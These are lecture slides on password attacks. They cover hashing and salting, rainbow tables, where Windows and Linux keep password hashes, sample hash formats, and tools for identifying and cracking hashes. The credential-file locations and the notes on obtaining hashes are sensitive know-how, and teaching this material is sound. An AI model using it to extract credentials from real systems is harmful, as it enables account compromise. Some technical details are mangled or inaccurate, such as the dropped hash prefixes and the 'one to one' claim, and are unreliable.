Lecture 6
Password Attacks

Password Attacks


- Passwords – **still prevalent form of authentication**
- **Advantages** – very simple, does not require additional training, user comfortable to use passwords (unlike some biometrics approaches)
- **Disadvantages** – susceptible to replay attacks, require good password selection
- Key points:
  - **length is critical** – longer passwords will take more time to be "broken"
  - passwords are not guessed one character at a time! One needs to get all characters in the correct order at the same time

Password Attacks

- Passwords
  - stored as **hashes** in most cases
  - plain text is sometimes used –
    - there needs to be a compelling reason for doing so (otherwise it is really, really bad security practice)
  - require regular changes –
    - **for a 14-character password, 3 months changes are standard**

Hashing Function

- Hashing function
  - converts input string of any length into a **predefined length** hash
  - in theory **one to one mapping; in practice – one to many** mapping
  - one way conversion function - **cannot recover original** input string from hash
  - current hashing function that is at present considered to be effective
    - SHA-2 family
      - SHS-256 a cryptographic hash function that outputs a value that is 256 bits long




Hashing Function

- Hashing functions – **quality** is determined by:
  - **number of collisions** for the same input string
  - **complexity of computations** required for the hashing process
  - **"instability" of the hash** – small changes to the input should result in major changes in the hash


- **Password cracking uses hash collisions** – in short, the process involves converting input sequences to hashes with the aim of finding a hash that matches that of the password

Hash collisions attacks



https://www.howtogeek.com/

" Salted" Passwords vs "Unsalted" Passwords



https://www.researchgate.net/

- Remember – password length is key
- **Salted passwords use an additional sequence, known as the " salt ", to increase the password length.**
- Salted passwords have a critical advantage – it renders the use of **Rainbow tables** ineffective
- Salted passwords – used on UNIX based systems

Rainbow Table

is a method that uses a special table called Rainbow table to crack the password hashes in a database

Password Guessing vs Cracking

- **Password guessing**
  - involves the systematic testing of **character sequences** – most systems will log the systematic tests
  - Slow, not guaranteed to succeed especially when engagement is short (4-5 days)

- **Password " cracking "**
  - uses **hashes** that have obtained previously – may not set off any alerts; no account lockout problems
  - Fast when compared with password guessing



https://resources.infosecinstitute.com/topic/10-popular-password-cracking-tools/


Password Guessing

- **Password guessing**
  - Online (Realtime), involves connection to the target machine
  - **Pure brute force** – as the name suggests – try all combinations
  - **Dictionary based** – use a previously compiled list
  - **Hybrid** – use a mixture of brute force and dictionary based (use variations of dictionary words)



https://datarecovery.com/rd/cracking-passw ords-11-passw ord-attack-methods-work/

Password Guessing




- **Dictionary based attacks**
  - Can use one many existing dictionary files available online – one of the commonly used ones is **ROCKYOU**
  - Build own dictionary
  - Use actual language dictionary (English, German, French, etc)

- **Building own dictionary**
  - Need list of possible **terms** from the **target organization/s**
  - Custom Wordlist Generator – **free tool** to build the list for you

Password Cracking


- **Offline**, does not have the same connection requirements as the password guessing attack

- Assumption is that one has managed to get **a copy all of the important hashes**



Rainbow Table

- It is a password **cracking** method that uses a **special table called Rainbow table** to crack the password hashes in a database
- If password is not salted (Windows system) one can use **pre-computation to speed up** (massively) the cracking process
- Relies on pre-computation of hashes
- The alphabet used for the pre-computation is key
- Size of table depends on the length and alphabet used
- Some tables can fit on a CD, some are tens of gigabytes
- **Tables available for free in some cases**, or for a fee (shipped on HDs to you)



https://www.educative.io/

Windows Password Formats & Storage

1. STORAGE

Passwords stored in SAM database

- The Security Accounts Manager (SAM) is a database file in the Microsoft Windows OS that contains usernames and passwords.

If AD (Active Directory), stored in ntds.dit

ntds.dit

- ntds.dit is a database that stores AD information including user objects, groups and group membership.
- In most cases, one needs high privileges to obtain password hashes.

2. FORMATS: HASH ALGORITHM

LANMAN (LAN Manager (LM)) Hash

Obsolete and highly vulnerable

- LAN Manager was introduced by Microsoft and was the primary hash manager used in Windows versions prior to Windows NT.
- Converted all passwords to capital, split the password into 2 parts (7 characters each), hashed them.
- Old, very poor security, can be effectively attacked.
- Still applicable – because of compatibility issues.

NT hash - New Technology LAN Manager (NTLM) hash

Introduced to replace the vulnerable LM hash.

- Password length can be up to 256 chars
- No longer converts the password to uppercase
- Password no longer split
- Can force NT hash by choosing a password that is > 14 chars
- *Still, it does not use a salt string and vulnerable to Pass-the-Hash (PtH) Attacks.*


3. WINDOWS AUTHENTICATION PROTOCOLS

LANMAN

LANMAN

(different from the hash algorithm!)

- It is based on the LANMAN hash
- Uses padding and DES encryption
- 3 Stages: client request for authentication, server replies with challenge, client provides response to server challenge



NTLM v1 - (NT LAN Manager version 1)

- An outdated network authentication protocol introduced with Windows NT 4.0 to replace the heavily compromised LANMAN protocol.
- Uses the NT hash
- Identical steps to LANMAN




NTLM v2

- Cryptographically hardened upgrade to NTLMv1.
- Uses both client and server challenge – makes it more secure
- Also uses multiple factors – time information



Kerberos

- A highly secure, ticket-based network authentication protocol designed to validate identities over unsecure networks.
- Ticketing system – user logs in, can request services based on the ticket issued
- Server is critical – if the server is offline then no services available



4. QUICK COMPARISON

Feature	LANMAN (LM)	NTLM (NT hash)	NTLM v2	Kerberos
Designed	Pre-Windows NT	Windows NT onwards	Windows 2000+	Windows 2000+
Password Length	14 chars max	Up to 256 chars	Up to 256 chars	Up to 256 chars
Uppercase Conversion	Yes	No	No	No
Password Split	Yes (7 + 7)	No	No	No
Salt	No	No	Yes (indirect)	Yes
Security	Very Poor	Weak	Stronger	Very Strong
Vulnerable to Pass-the-Hash	Yes	Yes	Yes (mitigated)	No

5. WHERE ARE THESE USED?

NTLM is used for most legacy Windows authentication (logon, file shares, RDP, etc.).

Kerberos is used in Active Directory environments for domain authentication.

LM hashes still exist for backward compatibility with very old systems.

6. EXAMPLE: WINDOWS PASSWORD HASHES

Type	Example Hash Format	Example
LANMAN (LM)	14 hex chars	AAD3B435B51404EE
NTLM (NT hash)	32 hex chars	8846F7EAEE8FB117AD06BDD830B7586C
NTLM v2 (Hash)	Variable (uses HMAC-MD5)	1122334455667788AABBCCDDEEFF0011...
Kerberos (Ticket)	Binary ticket	(Not a simple hash – stored as ticket)

NTLM hashes are 32 hexadecimal characters. These are the hashes often dumped from SAM or ntds.dit.

7. KEY TAKEAWAYS

- Windows passwords are stored as hashes, not plaintext.
- SAM stores local account hashes; ntds.dit stores domain account hashes.
- LM is obsolete and insecure; avoid systems that still rely on it.
- NTLM is widely used but vulnerable to Pass-the-Hash attacks.
- NTLM v2 and Kerberos are more secure and recommended.
- Always follow least-privilege and strong password policies.

8. IMPORTANT NOTES

- You need high privileges (e.g., SYSTEM / Domain Admin) to extract hashes from SAM or ntds.dit.
- Having a hash does not mean you know the password.
- Pass-the-Hash works against many legacy systems.
- Always test in authorized lab environments only.

PASSWORD HASHING ALGORITHMS: WINDOWS vs LINUX

Password hashes are one-way cryptographic representations of passwords used for storage and authentication.

WHY DIFFERENT METHODS?

- Protect passwords even if the database is stolen
- Resist brute-force and offline attacks
- Balance security and performance

KEY CONCEPTS

Hash: Fixed-length output from an input
Salt: Random data added before hashing
Stretching/Iterations: Makes hashing slower
Challenge/Response: Used in auth protocols

WINDOWS: WHERE PASSWORDS ARE STORED

SAM Database

SAM (Security Accounts Manager) stores local user account password hashes.

Location:
C:\Windows\System32\config\SAM

Active Directory — ntds.dit

In an AD environment, password hashes are stored in the **ntds.dit** database.
Contains user objects, groups, and memberships.

Location:
C:\Windows\NTDS\ntds.dit

Note
High privileges (e.g., SYSTEM, Domain Admin) are usually required to extract these hashes.

WINDOWS PASSWORD HASHING ALGORITHMS & AUTHENTICATION PROTOCOLS

Type	Purpose	How it Works / Key Points	Hash / Example Format	Security
1 LANMAN (LM) Hash	Legacy password hashing (pre-Windows NT)	• Converts password to UPPERCASE • Splits into 2 parts (7 chars each) • Each part hashed separately • Max effective length: **14 characters**	AAD3B435B51404EEAAD3B435B51404EE (32 hex characters) Often seen with NT Hash	**Very Weak** (Obsolete)
2 NT Hash (NTLM Hash)	Password hashing (Windows NT and later)	• Converts password to Unicode • Hashes using MD4 • Supports up to 256 characters • No salt	8846F7EAEE8FB117AD06BDD830B7586C (32 hex characters) Stored in SAM / ntds.dit	**Weak** (No salt, vulnerable to Pass-the-Hash)
3 NTLMv1	Authentication protocol	Challenge/Response: Client → Challenge → Server Client ← Response (using NT Hash) ← Server	Username::DOMAIN:Challenge:Response (Long hex string) Uses NT Hash	**Weak** (Outdated, not recommended)
4 NTLMv2	Improved authentication protocol	• Uses client + server challenge • Includes timestamp and additional AV pairs Server ↔ Server: Client + Server Challenge; Response + Blob + Timestamp	Username::DOMAIN:Challenge:Blob:Response (Very long hex string) Stronger than NTLMv1	**Stronger** (Good, but still challenge-based)
5 Kerberos	• Network authentication • Uses symmetric encryption • Mutual authentication • Default in modern AD	User → Ticket → KDC (Key Distribution Center) → Ticket → Service Server	Not a simple hash. Uses encrypted tickets: $krb5tgs$ ... $krb5asrep$ ...	**Very Strong** (Modern and recommended)

LINUX: WHERE PASSWORDS ARE STORED

Passwords are stored in the /etc/shadow file.
Each entry contains the hash, salt, and other account info.

Example shadow entry

```
user:$6$rounds=656000$salt$hashvaluehere:::
```

User | Algorithm | Salt | Hash

QUICK IDENTIFICATION GUIDE

- Windows LM / NT Hashes → 32 hex characters
- Linux DES → 13 characters, no prefix
- Linux MD5 → Starts with 1
- Linux SHA-256 → Starts with 5
- Linux SHA-512 → Starts with 6
- Linux bcrypt → Starts with $2a$, $2b$, or $2y$
- Linux scrypt → Starts with 7
- Linux Argon2 → Starts with $argon2id$, $argon2i$, $argon2d$
- Kerberos Tickets → Start with $krb5

LINUX PASSWORD HASHING ALGORITHMS (/etc/shadow)

Type	Prefix in /etc/shadow	Example Hash (truncated)	How it Works / Key Points	Security
1 DES (Unix)	(none)	abJnggxhB/yWI	• Very old method, 56-bit DES • Max password length: 8 characters	Very Weak (Obsolete)
2 MD5	1	1salt$X2y7uQ$KZ0...	• Uses MD5 with salt • Faster, no longer recommended	Weak (Deprecated)
3 SHA-256	5	5salt$yJ1vQy8f$X2...	• Uses SHA-256 with salt • Stronger than MD5	Good
4 SHA-512	6	6salt$yJ9vQy8f$K3...	• Uses SHA-512 with salt • Common default in many distros	Strong
5 bcrypt	$2a$ / $2b$ / $2y$	$2b$12$kz3eR7$uQy8f...	• Adaptive (adjustable cost factor) • Slower hashing, resistant to brute force	Very Strong
6 scrypt	7	7salt$e0801$kz3eR7...	• Memory-hard function • Resistant to GPU/ASIC attacks	Very Strong
7 Argon2	$argon2id$ (id = recommended)	$argon2id$v=19$m=65536,t=3,p=4$...	• Winner of Password Hashing Competition • Best balance of security and performance	Excellent (Best Practice)

Strong password policies, modern hashing algorithms, and secure authentication protocols are essential to protect systems from password attacks.

COMPARISON SUMMARY

Windows

- Early: LM (very weak)
- NT Hash: MD4, no salt
- Protocols: NTLMv1 (weak), NTLMv2 (stronger), Kerberos (best)
- Stored in SAM or ntds.dit

Linux

- Modern systems use salted hashes
- **SHA-512, bcrypt, scrypt, and Argon2** are strong
- Stored in /etc/shadow

KEY TAKEAWAYS

- Never store plaintext passwords. Use strong, salted, and slow hashes.
- Prefer Kerberos (Windows) and Argon2/bcrypt (Linux/web apps).
- Always follow least-privilege principle to access hash databases.
- Outdated algorithms (LM, NTLMv1, MD5, DES) are easy to crack.

HOW TO DIFFERENTIATE PASSWORD HASHING ALGORITHMS

3 Key Things to Check:

1. Length of the hash
2. Prefix / Format
3. Where it was found

Use these clues together to identify the hashing algorithm with confidence.

QUICK METHOD

- Where was it found?
- Windows or Linux?
- Look for prefixes (1, $5, $5, $6, $2b, $argon2)
- If no prefix, check length
- Use tools (hashid, hash-identifier)
- Confirm with context

USEFUL TOOLS

- hashid <hash>
- hash-identifier
- john --list=formats
- hashcat --example-hashes

WINDOWS PASSWORD HASHES

1. LANMAN (LM) HASH

- Obsolete and very weak
- Passwords converted to UPPERCASE
- Split into two 7-character halves
- Max effective length: 14 characters

EXAMPLE

`AAD3B435B51404EEAAD3B435B51404EE`

32 hex chars | Uppercase only

2. NT HASH (NTLM HASH)

- Introduced with Windows NT
- Uses MD4 of Unicode password
- No salt, vulnerable to Pass-the-Hash
- Password length up to 256 chars

EXAMPLE

`8846F7EAEE8FB117AD06BDD830B7586C`

32 hex chars | No salt

How it appears in Windows dumps (SAM / AD)

Format: `username:RID:LM:NT`

```
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:
                  8846F7EAEE8FB117AD06BDD830B7586C
```

LM Hash | NT Hash

3. NTLMv1 (Authentication)

- Uses NT hash
- Client/Server challenge-response
- Outdated and insecure

EXAMPLE FORMAT

```
Username::DOMAIN:1122334455667788:
AABBCCDDEEFF0011223344556677889 9
```

Long challenge-response string

4. NTLMv2 (Authentication)

- Improved over NTLMv1
- Uses client & server challenges
- Includes timestamp and blob data
- Stronger but still not ideal

EXAMPLE FORMAT

```
Username::DOMAIN:1122334455667788:
1122334455667788AABBCCDDEEFF0011:
0101000000000008030...
```

Very long string with multiple fields

5. KERBEROS (Authentication)

- Ticket-based authentication
- Uses strong encryption (AES)
- Default in Active Directory
- You usually see tickets, not hashes

EXAMPLE

`$krb5tgs$23$*user$REALM$...` (ticket data)

Starts with $krb5

WINDOWS QUICK RECOGNITION

- LM & NT Hashes are 32 hex characters.
- LM+NT pair often found together in dumps.
- NTLMv1/NTLMv2 are long challenge-response strings.
- Kerberos data starts with $krb5.

COMMON WINDOWS LOCATIONS

- SAM file → %SystemRoot%\System32\config\SAM
- Active Directory → ntds.dit
- SYSTEM hive also contains credential data

LINUX PASSWORD HASHES (/etc/shadow)

Type	Prefix	Example Hash	How to Recognize	Notes / Security
1. DES (Unix)	(none)	`abJnggxhB/yWI`	13 characters No prefix	Very old Very weak
MD5 2. MD5	1	`$1$abc123$` `somelonghashvalue...`	Starts with 1	Deprecated Weak
SHA 256 3. SHA-256	5	`$5$saltvalue$` `hashvalue...`	Starts with 5	Good Better security
SHA 512 4. SHA-512	6	`$6$saltvalue$` `verylonghashvalue...`	Starts with 6	Strong Common default
BCRYPT 5. bcrypt	$2a$ $2b$ $2y$	`$2b$12$` `kyVbZ5JFVfqu0oV98...`	Starts with $2a$, $2b$, or $2y$	Very strong Adjustable cost
SCRYPT 6. scrypt	7	`$7$salt$` `hashvalue...`	Starts with 7	Very strong Memory-hard
ARGON2 7. Argon2	$argon2id$ $argon2i$ $argon2d$	`$argon2id$v=19$` `m=65536,t=3,p=4$...`	Starts with `$argon2...`	Best practice Very strong

LINUX QUICK RECOGNITION

- Look for prefix (e.g., 1, $5, $6, $2b, $argon2id$).
- No prefix + 13 chars = DES.
- Long strings with $ and many fields = modern hashes.
- Always found in /etc/shadow.

ABOUT SALT

Salt is random data added before hashing.

It prevents identical passwords from producing the same hash.

Windows (NT Hash, LM) do NOT use salt.

WHY THIS MATTERS

- Weak hashes (LM, DES, MD5, NTLMv1) can be cracked easily.
- Strong hashes (SHA-512, bcrypt, scrypt, Argon2, Kerberos) protect against offline attacks.
- Always use strong password policies + modern hash algorithms.

EXAMPLE: IDENTIFY THE HASH

Hash	What You See	Likely Algorithm
`AAD3B435B51404EEAAD3B435B51404EE`	32 hex, uppercase	Windows LM Hash
`8846F7EAEE8FB117AD06BDD830B7586C`	32 hex	Windows NT Hash
`$6$abc123$...`	Starts with 6	SHA-512
`$2b$12$...`	Starts with $2b$	bcrypt
`$argon2id$v=19$...`	Starts with $argon2id$	Argon2id

KEY TAKEAWAY

Use the hash length, prefix, and context to identify the algorithm.

This helps you choose the right cracking tool and understand the security level.

DISCLAIMER

This information is for educational purposes only.

Always test in authorized environments with proper permission.

Password Attacks - Unix key Files

- **/etc/passwd** – world readable
  - Very easy to obtain once shell access has been granted
  - Can also be obtained via **directory traversal or command line injection attacks**
  - Does not store the password hashes (relatively recent versions)

- **/etc/shadow** – root privileges needed to access the file
  - **Stores the hashes**

Linux Password Hash Formats: /etc/shadow

Linux stores user password hashes in the /etc/shadow file.
The prefix of the hash identifies the hashing algorithm used.

/etc/shadow

- Root-only readable file
- Contains hashed passwords, salts, and account information

SHADOW FILE ENTRY STRUCTURE

`username:password:lastchg:min:max:warn:inactive:expire:reserved`

User · Password Hash · Last Change · Min Days · Max Days · Warn Days · Inactive Days · Expire Date · Reserved

EXAMPLE /etc/shadow LINE

```
alice:$6$rounds=5000$abc123salt$xyzabcdeFGHIJKLMNOPQRSTUVWXYZ0123456789abcd...:19746:0:::
```

Username · Hash (Algorithm + Salt + Hash) · Last change (days since epoch) · Other account settings

KEY POINTS

- The prefix (e.g., 6) tells you the algorithm.
- Salt is random data added before hashing.
- Different algorithms provide different levels of security.
- Modern systems use SHA-512, bcrypt, scrypt, or Argon2.

COMMON HASH ALGORITHMS IN /etc/shadow

Prefix	Algorithm	Example (truncated)	Description	Sescrity
(none)	DES (Unix)	`abJnggxhB/yWI`	• Very old Unix method • 56-bit DES • Max password length: 8 chars	Very Weak (Obsolete)
1	MD5	`$1$salt$ X2y7uQSKZ0...`	• Uses MD5 with salt • Faster, not recommended	Weak (Deprecated)
5	SHA-256	`$5$salt$ yJ1vQy8fSX2...`	• Uses SHA-256 with salt • Stronger than MD5	Good
6	SHA-512	`$6$rounds=5000$ salt$xyzabcde...`	• Uses SHA-512 with salt • Common default on many distros	Strong
